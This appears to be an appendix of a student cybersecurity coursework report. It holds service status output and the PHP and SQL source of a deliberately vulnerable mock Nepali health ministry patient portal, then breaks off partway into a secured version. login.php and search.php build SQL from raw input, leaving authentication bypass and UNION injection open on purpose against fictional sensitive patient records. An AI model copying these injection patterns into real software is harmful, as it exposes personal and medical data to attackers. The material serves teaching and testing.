   Status: "Total requests: 0; Idle/Busy workers 100/0; Requests/sec: 0; Bytes served: 0" Tasks: 177 (limit: 12264)
   Memory: 30.3M (peak: 30.6M)
     CPU: 1.730s
   CGroup: /system.slice/httpd.service
           └─72982 /usr/sbin/httpd -DFOREGROUND
             └─72989 /usr/sbin/httpd -DFOREGROUND
               └─72990 /usr/sbin/httpd -DFOREGROUND
                 └─72991 /usr/sbin/httpd -DFOREGROUND
                   └─72993 /usr/sbin/httpd -DFOREGROUND

Apr 21 02:39:58 rocky9.localdomain systemd[1]: Starting The Apache HTTP Server...
Apr 21 02:39:58 rocky9.localdomain httpd[72982]: AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 instead.
Apr 21 02:39:58 rocky9.localdomain systemd[1]: Started The Apache HTTP Server.
...skipping...
● httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; preset: disabled) Drop-In: /usr/lib/systemd/system/httpd.service.d
          └─php-fpm.conf
   Active: active (running) since Tue 2026-04-21 02:39:58 UTC; 23min ago
     Docs: man:httpd.service(8)
   Main PID: 72982 (httpd)
   Status: "Total requests: 0; Idle/Busy workers 100/0; Requests/sec: 0; Bytes served: 0" Tasks: 177 (limit: 12264)
   Memory: 30.3M (peak: 30.6M)
     CPU: 1.730s
   CGroup: /system.slice/httpd.service
           └─72982 /usr/sbin/httpd -DFOREGROUND
             └─72989 /usr/sbin/httpd -DFOREGROUND
               └─72990 /usr/sbin/httpd -DFOREGROUND
                 └─72991 /usr/sbin/httpd -DFOREGROUND
                   └─72993 /usr/sbin/httpd -DFOREGROUND

Apr 21 02:39:58 rocky9.localdomain systemd[1]: Starting The Apache HTTP Server...
Apr 21 02:39:58 rocky9.localdomain httpd[72982]: AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 instead.
Apr 21 02:39:58 rocky9.localdomain systemd[1]: Started The Apache HTTP Server.
~
~
~

```

Figure 80 Application Availability Verification I

```
vagrant@rocky9:~$ sudo systemctl status mariadb
● mariadb.service - MariaDB 10.5 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: disabled)
   Active: active (running) since Tue 2026-04-21 02:40:00 UTC; 24min ago
     Docs: man:mariadb(8)
           https://mariadb.com/kb/en/library/systemd/
   Main PID: 73297 (mariadb)
   Status: "Taking your SQL requests now..."
     Tasks: 9 (limit: 12264)
    Memory: 81.8M (peak: 108.2M)
       CPU: 598ms
   CGroup: /system.slice/mariadb.service
           └─73297 /usr/libexec/mariabdd --basedir=/usr

Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: The second is mysq
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: you need to be th
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: After connectin
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: able to connect
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: See the MariaDB K
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: Please report any
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: The latest inform
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: Consider joinin
Apr 21 02:40:00 rocky9.localdomain mariadb-prepare-db-dir[73252]: https://mariadb.c
Apr 21 02:40:00 rocky9.localdomain systemd[1]: Started MariaDB 10.5 database server.

vagrant@rocky9:~$
```

Figure 81 Application Availability Verification II




Figure 82 Application Availability Verification III




Figure 83 Application Availability Verification IV

8.5 Appendix 5: Vulnerable MoH Lab Source Code

8.5.1 Index.php

```
<!DOCTYPE html>

<html lang="en">

<head>

  <meta charset="UTF-8">

  <meta name="viewport" content="width=device-width, initial-scale=1.0">

  <title>NTPMIS Lab Simulation - Nepal Ministry of Health</title>

  <script src="https://cdn.tailwindcss.com"></script>

  <style>

    body { font-family: system-ui, -apple-system, sans-serif; }

    .header-bg { background: linear-gradient(90deg, #003087, #0052cc); }

  </style>

</head>

<body class="bg-gray-50">

  <div class="header-bg text-white py-4 shadow-md">

    <div class="max-w-6xl mx-auto px-6 flex items-center justify-between">

      <div class="flex items-center gap-3">

        <div class="w-10 h-10 bg-white rounded-full flex items-center justify-center text-[#003087] font-bold text-2xl">🛡️</div>

        <div>

          <h1 class="text-2xl font-semibold">NTPMIS</h1>

        </div>

      </div>

    </div>

  </div>

</body>

</html>
```

<p class="text-sm opacity-90 -mt-1">National Tuberculosis Program
Management Information System</p>

</div>

</div>

<div class="text-right">

<p class="text-xs opacity-75">Lab Simulation</p>

<p class="text-xs font-medium">Educational Demo Only</p>

</div>

</div>

</div>

<div class="max-w-6xl mx-auto px-6 py-16 text-center">

<h2 class="text-5xl font-bold text-gray-800 mb-4">Patient Record Portal</h2>

<p class="text-xl text-gray-600 max-w-2xl mx-auto mb-10">

Secure access to tuberculosis patient records for authorised healthcare professionals.

</p>

<div class="bg-white rounded-2xl shadow-xl p-8 max-w-md mx-auto">

<p class="text-gray-500 mb-6">This is a controlled lab environment for educational purposes only.</p>

<a href="login.php"

class="block w-full bg-[#003087] hover:bg-blue-700 text-white font-semibold py-4 px-8 rounded-xl text-lg transition">

```
        Login to Patient Records Portal →
    </a>

</div>

<div class="mt-12 text-sm text-gray-500">

    <p>Simulating real-world web application security testing</p>

    <p class="mt-2">Demonstrating SQL Injection vulnerabilities inspired by MOVEit
(CVE-2023-34362) & Job Portal (CVE-2024-8465)</p>

</div>

</div>

<footer class="bg-gray-800 text-white py-8 text-center text-sm mt-10">

    <div class="max-w-6xl mx-auto px-6">

        <p>NTPMIS Lab Simulation &copy; <?php echo date("Y"); ?> – For Academic
Use Only</p>

        <p class="mt-2 text-gray-400">Built for Cyber Security in Computing
Coursework</p>

    </div>

</footer>

</body>

</html>
```

8.5.2 Login.php

```
<?php

/**

 * Staff Login Page

 * Ministry of Health and Population - Nepal

 *

 * VULNERABILITY: SQL Injection in authentication (CVE-2024-8465 style)

 * EDUCATIONAL LAB ENVIRONMENT - NOT FOR PRODUCTION USE

 */

session_start();

// Redirect if already logged in

if (isset($_SESSION['logged_in']) && $_SESSION['logged_in'] === true) {

    header("Location: search.php");

    exit();

}

require_once 'config.php';

$error_message = "";

// Process login form
```

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
    $username = $_POST['username'];  
    $password = $_POST['password'];  
  
    // VULNERABLE: Direct string concatenation - NO sanitization  
    // This mirrors CVE-2024-8465 (PHP Job Portal SQL Injection)  
    $sql = "SELECT * FROM staff WHERE username = '$username' AND password =  
    '$password'";  
  
    $result = mysqli_query($conn, $sql);  
  
    if ($result && mysqli_num_rows($result) > 0) {  
        $user = mysqli_fetch_assoc($result);  
  
        // Set session variables  
        $_SESSION['logged_in'] = true;  
        $_SESSION['username'] = $user['username'];  
        $_SESSION['role'] = $user['role'];  
        $_SESSION['full_name'] = $user['full_name'];  
        $_SESSION['clearance_level'] = $user['clearance_level'];  
  
        header("Location: search.php");  
        exit();  
    }  
}
```

```
} else {  
    $error_message = "Invalid credentials. Access denied.";  
}  
}  
  
mysqli_close($conn);  
  
?>  
  
<!DOCTYPE html>  
  
<html lang="en">  
  
<head>  
  
    <meta charset="UTF-8">  
  
    <meta name="viewport" content="width=device-width, initial-scale=1.0">  
  
    <title>Staff Login | Ministry of Health and Population - Nepal</title>  
  
    <script src="https://cdn.tailwindcss.com"></script>  
  
    <script>  
  
        tailwind.config = {  
  
            theme: {  
  
                extend: {  
  
                    colors: {  
  
                        govred: '#8B0000',  
  
                        govdark: '#991B1B',  
  
                    }  
  
                }  
  
            }  
  
        }  
  
    }  
  
    </script>  
  
</head>  
  
<body>  
  
    <div class="min-h-screen flex flex-col justify-center align-center">  
  
        <div class="w-full max-w-sm text-center">  
  
            <h1 class="text-2xl font-extrabold text-gray-800">Ministry of Health and Population</h1>  
  
            <h2 class="text-3xl font-extrabold text-gray-800">Staff Login</h2>  
  
            <div class="mt-10">  
  
                <div class="text-gray-600">Enter your credentials</div>  
  
                <div class="text-gray-600">Username</div>  
  
                <div class="text-gray-600">Password</div>  
  
                <div class="text-gray-600">Confirm Password</div>  
  
                <div class="text-gray-600">Forgot Password?</div>  
  
                <div class="text-gray-600">Sign Up</div>  
  
                <div class="text-gray-600">Sign In</div>  
  
            </div>  
  
        </div>  
  
    </div>  
  
</body>  
  
</html>
```

```
    }  
  }  
  
</script>  
  
</head>  
  
<body class="bg-gray-100 min-h-screen flex flex-col">  
  
  <!-- Auth system v1.2 | staff table | credentials validated against username+password  
  -->  
  
  <!-- Header -->  
  
  <header class="bg-govred text-white shadow-lg">  
  
    <div class="container mx-auto px-4 py-4">  
  
      <div class="flex items-center justify-center flex-col">  
  
        <div class="text-center">  
  
          <h1 class="text-xl md:text-2xl font-bold">Government of Nepal | Ministry of  
Health and Population</h1>  
  
          <p class="text-sm text-red-200">नेपाल सरकार | स्वास्थ्य तथा जनसंख्या  
मन्त्रालय</p>  
  
        </div>  
  
      </div>  
  
    </div>  
  
  </header>  
  
  <!-- Main Content -->
```

```

<main class="flex-grow container mx-auto px-4 py-12 flex items-center justify-center">

  <div class="w-full max-w-md">

    <!-- Login Card -->

    <div class="bg-white rounded-lg shadow-xl overflow-hidden">

      <!-- Card Header -->

      <div class="bg-govdark text-white px-6 py-5">

        <h2 class="text-xl font-bold text-center">🔒 Staff Authentication</h2>

        <p class="text-center text-red-200 text-sm mt-1">Patient Record
Management System</p>

      </div>

      <!-- Card Body -->

      <div class="px-8 py-8">

        <?php if ($error_message): ?>

          <div class="bg-red-100 border border-red-400 text-red-700 px-4 py-3
rounded-lg mb-6 flex items-center">

            <span class="text-xl mr-2">⚠️</span>

            <div>

              <p class="font-bold">Authentication Failed</p>

              <p class="text-sm"><?php echo htmlspecialchars($error_message);
?></p>

            </div>

          </div>

        </div>

      </div>

```

```
<?php endif; ?>
```

```
<form method="POST" action="login.php" class="space-y-6">
```

```
<div>
```

```
<label for="username" class="block text-gray-700 font-semibold mb-2">
```

```
    Username
```

```
</label>
```

```
<input
```

```
    type="text"
```

```
    id="username"
```

```
    name="username"
```

```
    required
```

```
    class="w-full px-4 py-3 border border-gray-300 rounded-lg  
focus:outline-none focus:ring-2 focus:ring-govred focus:border-transparent transition"
```

```
    placeholder="Enter your username"
```

```
>
```

```
</div>
```

```
<div>
```

```
<label for="password" class="block text-gray-700 font-semibold mb-2">
```

```
    Password
```

```
</label>
```

```
<input
  type="password"
  id="password"
  name="password"
  required
  class="w-full px-4 py-3 border border-gray-300 rounded-lg
focus:outline-none focus:ring-2 focus:ring-govred focus:border-transparent transition"
  placeholder="Enter your password"
>
</div>

<button
  type="submit"
  class="w-full bg-govred hover:bg-red-900 text-white font-bold py-3 px-
4 rounded-lg transition duration-300 shadow-md hover:shadow-lg"
>
  Login to System
</button>
</form>

<div class="mt-6 text-center">
  <a href="index.php" class="text-govred hover:text-red-900 text-sm font-
medium">
```

[← Back to Home](#)

</div>

</div>

<!-- Card Footer -->

<div class="bg-gray-50 px-6 py-4 border-t">

<p class="text-xs text-gray-500 text-center">

 This is a secure government system. All login attempts are logged and monitored.

</p>

</div>

</div>

<!-- Help Box -->

<div class="mt-6 bg-blue-50 border border-blue-200 rounded-lg p-4">

<h4 class="font-semibold text-blue-800 text-sm mb-1"> Need Help?</h4>

<p class="text-xs text-blue-700">

Contact IT Support at ext. 4521 or email helpdesk@mohp.gov.np for password resets and access issues.

</p>

</div>

</div>

```
</main>

<!-- Footer -->

<footer class="bg-gray-800 text-white py-4">

  <div class="container mx-auto px-4">

    <div class="text-center">

      <p class="text-xs text-gray-400 mb-2">

        Government of Nepal | Ministry of Health and Population | For Official Use

Only

      </p>

      <span class="inline-block bg-yellow-600 text-yellow-100 text-xs px-3 py-1
rounded-full">

        ⚠ Educational Demo — Not Real Data — Academic Lab Simulation

      </span>

    </div>

  </div>

</footer>

</body>

</html>
```

8.5.3 Logout.php

```
<?php

/**
 * Logout Handler
 * Ministry of Health and Population - Nepal
 *
 * EDUCATIONAL LAB ENVIRONMENT - NOT FOR PRODUCTION USE
 */

session_start();

// Destroy all session data

$_SESSION = array();

// Delete session cookie
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), "", time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}
```

```
// Destroy the session
```

```
session_destroy();
```

```
// Redirect to login page
```

```
header("Location: login.php");
```

```
exit();
```

```
?>
```

8.5.4 Search.php

```
<?php

session_start();

require_once 'config.php';

if (!isset($_SESSION['logged_in']) || $_SESSION['logged_in'] !== true) {

    header("Location: login.php");

    exit();

}

$search = isset($_GET['search']) ? $_GET['search'] : "";

$results = [];

$search = $_GET['q'];

if (!empty($search)) {

    // FIXED VULNERABLE QUERY - Clean for UNION and error-based SQLi (MOVEit style)

    $sql = "SELECT id, patient_id, name, age, district, diagnosis, contact FROM patients
    WHERE name LIKE '%$search%'";

    $result = $conn->query($sql);
```

```
if ($result) {  
    while ($row = $result->fetch_assoc()) {  
        $results[] = $row;  
    }  
}  
}  
?  
  
<!DOCTYPE html>  
  
<html lang="en">  
  
<head>  
  
    <meta charset="UTF-8">  
  
    <title>Patient Search - NTPMIS Lab Simulation</title>  
  
    <script src="https://cdn.tailwindcss.com"></script>  
  
</head>  
  
<body class="bg-gray-50 p-10">  
  
    <div class="max-w-6xl mx-auto">  
  
        <h2 class="text-3xl font-semibold mb-6">Patient Search</h2>  
  
        <form method="GET" class="mb-8">  
  
            <input type="text" name="search" value="<?= htmlspecialchars($search) ?>"  
placeholder="Search by name..." class="px-4 py-2 border rounded w-96">  
  
            <button type="submit" class="bg-blue-600 text-white px-4 py-2  
rounded">Search</button>
```

```
</form>
```

```
<?php if (!empty($search)): ?>
```

```
<table class="w-full bg-white shadow-md rounded">
```

```
<tr class="bg-gray-200">
```

```
<th class="p-3 text-left">Patient ID</th>
```

```
<th class="p-3 text-left">Name</th>
```

```
<th class="p-3 text-left">Age</th>
```

```
<th class="p-3 text-left">District</th>
```

```
<th class="p-3 text-left">Diagnosis</th>
```

```
<th class="p-3 text-left">Contact</th>
```

```
</tr>
```

```
<?php foreach ($results as $row): ?>
```

```
<tr class="border-t">
```

```
<td class="p-3"><?= htmlspecialchars($row['patient_id']) ?></td>
```

```
<td class="p-3"><?= htmlspecialchars($row['name']) ?></td>
```

```
<td class="p-3"><?= htmlspecialchars($row['age']) ?></td>
```

```
<td class="p-3"><?= htmlspecialchars($row['district']) ?></td>
```

```
<td class="p-3"><?= htmlspecialchars($row['diagnosis']) ?></td>
```

```
<td class="p-3"><?= htmlspecialchars($row['contact']) ?></td>
```

```
</tr>
```

```
<?php endforeach; ?>
```

```
</table>
```

```
<?php endif; ?>
```

```
</div>
```

```
</body>
```

```
</html>
```

8.5.5 Config.php

```
<?php

/**

 * Database Configuration

 * Ministry of Health and Population - Nepal

 * Patient Record Management System

 *

 * EDUCATIONAL LAB ENVIRONMENT - NOT FOR PRODUCTION USE

 */


$db_host = 'localhost';

$db_user = 'root';

$db_pass = 'root';

$db_name = 'moh_nepal_lab';

$db_port = 3306;


// Create database connection

$conn = mysqli_connect($db_host, $db_user, $db_pass, $db_name, $db_port);


// Check connection

if (!$conn) {

    die("Database Connection Failed: " . mysqli_connect_error());

}
```

```
// Set character set  
mysqli_set_charset($conn, "utf8mb4");  
?>
```

8.5.6 Setup.sql

```
--  
=====
```

-- Ministry of Health and Population - Nepal

-- Patient Record Management System

-- Database Setup Script

--

-- EDUCATIONAL LAB ENVIRONMENT - SQL INJECTION DEMONSTRATION

-- This database is intentionally insecure for academic cybersecurity training

--

-- Vulnerabilities demonstrated:

-- 1. Authentication bypass (CVE-2024-8465 style)

-- 2. UNION-based SQL Injection (CVE-2023-34362 MOVEit style)

--

```
=====
```

-- Drop existing database if it exists

DROP DATABASE IF EXISTS moh_nepal_lab;

-- Create the database

CREATE DATABASE moh_nepal_lab;

```
-- Use the database
```

```
USE moh_nepal_lab;
```

```
--
```

```
=====
```

```
-- TABLE 1: staff
```

```
-- Contains login credentials and employee information
```

```
-- VULNERABILITY: Plaintext passwords (intentionally insecure)
```

```
--
```

```
=====
```

```
CREATE TABLE staff (
```

```
    id INT AUTO_INCREMENT PRIMARY KEY,
```

```
    username VARCHAR(50) NOT NULL,
```

```
    password VARCHAR(100) NOT NULL,
```

```
    full_name VARCHAR(100) NOT NULL,
```

```
    role VARCHAR(50) NOT NULL,
```

```
    personal_email VARCHAR(100),
```

```
    clearance_level VARCHAR(30),
```

```
    notes TEXT,
```

```
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
```

```
);
```

-- Insert staff records with PLAINTEXT passwords (intentionally insecure for demo)

```
INSERT INTO staff (username, password, full_name, role, personal_email,
clearance_level, notes) VALUES
```

```
('admin', 'Admin@Nepal2024', 'Bikram Thapa', 'System Administrator',
'bikram.thapa@gmail.com', 'Top Secret', 'Has full SSH access and database root
credentials. Emergency contact: 9841234567'),
```

```
('drpandey', 'Doctor@123', 'Dr. Sunita Pandey', 'Senior Medical Officer',
'sunita.pandey@hospital.gov.np', 'Level 2', 'Authorised to prescribe controlled
substances. TB Ward In-charge.');
```

```
('finance01', 'Finance@99', 'Rajesh Maharjan', 'Finance Manager',
'rajesh.m@mohp.gov.np', 'Level 3', 'Has access to all patient billing and insurance
records. Handles NHIP claims.');
```

--

```
=====
=====
```

-- TABLE 2: patients

-- Contains patient medical records with HIDDEN SENSITIVE COLUMNS

-- VISIBLE columns: id, patient_id, full_name, age, gender, district, diagnosis, contact

-- HIDDEN columns (targets for UNION injection): national_id, hiv_status, credit_card,
psychiatric_notes

--

```
=====
=====
```

```
CREATE TABLE patients (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    patient_id VARCHAR(20) NOT NULL,  
    full_name VARCHAR(100) NOT NULL,  
    age INT,  
    gender VARCHAR(10),  
    district VARCHAR(100),  
    diagnosis VARCHAR(100),  
    contact VARCHAR(20),  
    -- Hidden sensitive columns (attacker's targets via UNION injection)  
    national_id VARCHAR(50),  
    hiv_status VARCHAR(20),  
    credit_card VARCHAR(50),  
    psychiatric_notes TEXT,  
    admission_date TIMESTAMP DEFAULT CURRENT_TIMESTAMP  
);  
  
-- Insert patient records with realistic Nepali data  
  
INSERT INTO patients (patient_id, full_name, age, gender, district, diagnosis, contact,  
national_id, hiv_status, credit_card, psychiatric_notes) VALUES  
  
('PAT-2024-001', 'Ram Bahadur Tamang', 45, 'Male', 'Kathmandu', 'Pulmonary TB',  
'9841567890', '27-01-75-12345', 'Negative', '4532-8721-6543-9012', 'No psychiatric  
history. Patient cooperative.');
```

('PAT-2024-002', 'Sita Kumari Gurung', 32, 'Female', 'Lalitpur', 'MDR-TB', '9812345678', '25-02-68-54321', 'Positive', '5421-9876-3210-8765', 'History of depression. Currently on sertraline 50mg. Monitor for drug interactions with TB regimen.'),

('PAT-2024-003', 'Krishna Prasad Sharma', 58, 'Male', 'Bhaktapur', 'Extrapulmonary TB', '9867543210', '23-03-64-98765', 'Negative', '4916-5432-1098-7654', 'Anxiety disorder. Claustrophobic - requires sedation for MRI procedures.'),

('PAT-2024-004', 'Ganga Maya Rai', 28, 'Female', 'Pokhara', 'Latent TB', '9845678901', '33-04-94-11111', 'Unknown', '5532-1234-5678-9012', 'Postpartum depression history. Social worker referral recommended.'),

('PAT-2024-005', 'Hari Bahadur Magar', 67, 'Male', 'Chitwan', 'Drug-Resistant TB', '9823456789', '35-05-55-22222', 'Positive', '4716-9999-8888-7777', 'Severe depression with suicidal ideation. Requires psychiatric clearance before starting bedaquiline. Family notified.'),

('PAT-2024-006', 'Parbati Devi Tharu', 41, 'Female', 'Biratnagar', 'Pulmonary TB', '9878901234', '01-06-83-33333', 'Negative', '5212-4444-5555-6666', 'PTSD from domestic violence. Currently in shelter. Confidential address - do not disclose to family.');

--

=====

=====

-- TABLE 3: internal_comms

-- Contains internal staff communications

-- Simulates negligent security practices and leaked information

--

=====

=====

```
CREATE TABLE internal_comms (  
    msg_id INT AUTO_INCREMENT PRIMARY KEY,  
    sender VARCHAR(50) NOT NULL,  
    recipient VARCHAR(50) NOT NULL,  
    subject VARCHAR(100) NOT NULL,  
    body TEXT NOT NULL,  
    sent_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP  
);
```

-- Insert realistic internal communications showing security negligence

```
INSERT INTO internal_comms (sender, recipient, subject, body, sent_at) VALUES
```

```
('admin', 'all_staff', 'URGENT: Password Policy Reminder', 'Dear Team,\n\nPlease be reminded that passwords must be changed every 90 days. I know several of you have complained about this policy, but it is mandatory.\n\nAlso, STOP writing passwords on sticky notes! I found three stuck to monitors during my last walkthrough.\n\nFor those who forgot their passwords, the temporary reset password is: TempPass@2024\n\nRegards,\nBikram Thapa\nSystem Administrator', '2024-01-15 09:30:00'),
```

```
('finance01', 'admin', 'RE: Credit Card Data Storage Issue', 'Bikram ji,\n\nAs discussed in the meeting, we really need to move patient credit cards to encrypted storage. The current system stores everything in plaintext which is a serious compliance violation.\n\nI have raised this issue three times now. The Health Ministry audit is coming up in March and we will fail if this is not fixed.\n\nThe insurance companies are also asking about our PCI-DSS compliance status.\n\nPlease escalate this urgently.\n\nRajesh Maharjan\nFinance Manager', '2024-02-20 14:45:00'),
```

('drpandey', 'admin', 'Login Issues - System Too Slow', 'Bikram,\n\nThe patient search system is extremely slow today. Sometimes it takes 30 seconds just to load results.\n\nAlso, why does the search page show the database query at the bottom? Several nurses have asked me about it. Isn't that a security risk?\n\nI tried to access the system from home yesterday and got an error about SQL syntax. Not sure what that means but thought you should know.\n\nDr. Sunita Pandey\nSenior Medical Officer\nTB Ward', '2024-03-01 11:20:00');

--

=====

=====

-- Grant all privileges (for lab environment)

--

=====

=====

-- Display success message

SELECT 'Database moh_nepal_lab created successfully!' AS Status;

SELECT COUNT(*) AS 'Staff Records' FROM staff;

SELECT COUNT(*) AS 'Patient Records' FROM patients;

SELECT COUNT(*) AS 'Internal Messages' FROM internal_comms;

8.6 Secured MoH Lab Source Code

8.6.1 Index.php

```
<!DOCTYPE html>
```

```
<!--
```

```
    Secure CSIC Lab Build
```

```
    - Authentication and search flows are hardened in login.php and search.php.
```

```
    - Least-privilege DB account and hashed passwords are defined in  
    setup.sql/config.php.
```

```
-->
```

```
<html lang="en">
```

```
<head>
```

```
    <meta charset="UTF-8">
```

```
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
    <title>Ministry of Health and Population - Nepal | Patient Record Management  
System</title>
```

```
    <script src="https://cdn.tailwindcss.com"></script>
```

```
    <script>
```

```
        tailwind.config = {
```

```
            theme: {
```

```
                extend: {
```

```
                    colors: {
```

```
                        govred: '#8B0000',
```

```
                        govdark: '#991B1B',
```

```
    }
  }
}
}
</script>
</head>
<body class="bg-gray-100 min-h-screen flex flex-col">
  <!-- Header -->
  <header class="bg-govred text-white shadow-lg">
    <div class="container mx-auto px-4 py-6">
      <div class="flex items-center justify-center flex-col">
        <div class="text-center mb-4">
          <div class="text-3xl font-bold mb-1"> 🇳🇵 </div>
          <h1 class="text-2xl md:text-3xl font-bold tracking-wide">नेपाल सरकार</h1>
          <h2 class="text-xl md:text-2xl font-semibold">Government of Nepal</h2>
        </div>
        <div class="border-t border-white/30 pt-4 w-full max-w-2xl text-center">
          <h3 class="text-lg md:text-xl font-medium">स्वास्थ्य तथा जनसंख्या
मन्त्रालय</h3>
          <h4 class="text-lg md:text-xl">Ministry of Health and Population</h4>
        </div>
      </div>
    </div>
  </body>
```

```
</div>

</header>

<!-- Main Content -->

<main class="flex-grow container mx-auto px-4 py-12">

  <div class="max-w-4xl mx-auto">

    <!-- Main Card -->

    <div class="bg-white rounded-lg shadow-xl overflow-hidden">

      <!-- Card Header -->

      <div class="bg-govdark text-white px-8 py-6">

        <h2 class="text-2xl md:text-3xl font-bold text-center">Patient Record
Management System</h2>

        <p class="text-center mt-2 text-red-200">बिरामी अभिलेख व्यवस्थापन
प्रणाली</p>

      </div>

      <!-- Card Body -->

      <div class="px-8 py-10">

        <div class="text-center mb-8">

          <div class="inline-block bg-red-50 border border-red-200 rounded-lg px-6
py-3 mb-6">

            <p class="text-govred font-semibold text-lg">⚠️ Authorized Personnel
Only</p>
```

<p class="text-gray-600 text-sm">अधिकृत कर्मचारीहरूको लागि मात्र</p>

</div>

</div>

<div class="prose max-w-none text-gray-700 mb-8">

<p class="text-center text-lg leading-relaxed">

Welcome to the official Patient Record Management System of the
Ministry of Health

and Population, Nepal. This secure platform provides authorized
healthcare personnel

with access to patient records, medical histories, and treatment
information across

all government health facilities nationwide.

</p>

</div>

<div class="grid md:grid-cols-3 gap-6 mb-10">

<div class="bg-gray-50 rounded-lg p-5 text-center">

<div class="text-3xl mb-2"> </div>

<h4 class="font-semibold text-gray-800">Patient Records</h4>

<p class="text-sm text-gray-600">Access comprehensive patient
data</p>

</div>

```
<div class="bg-gray-50 rounded-lg p-5 text-center">

  <div class="text-3xl mb-2">📋</div>

  <h4 class="font-semibold text-gray-800">Medical History</h4>

  <p class="text-sm text-gray-600">View diagnosis & treatment
records</p>

</div>

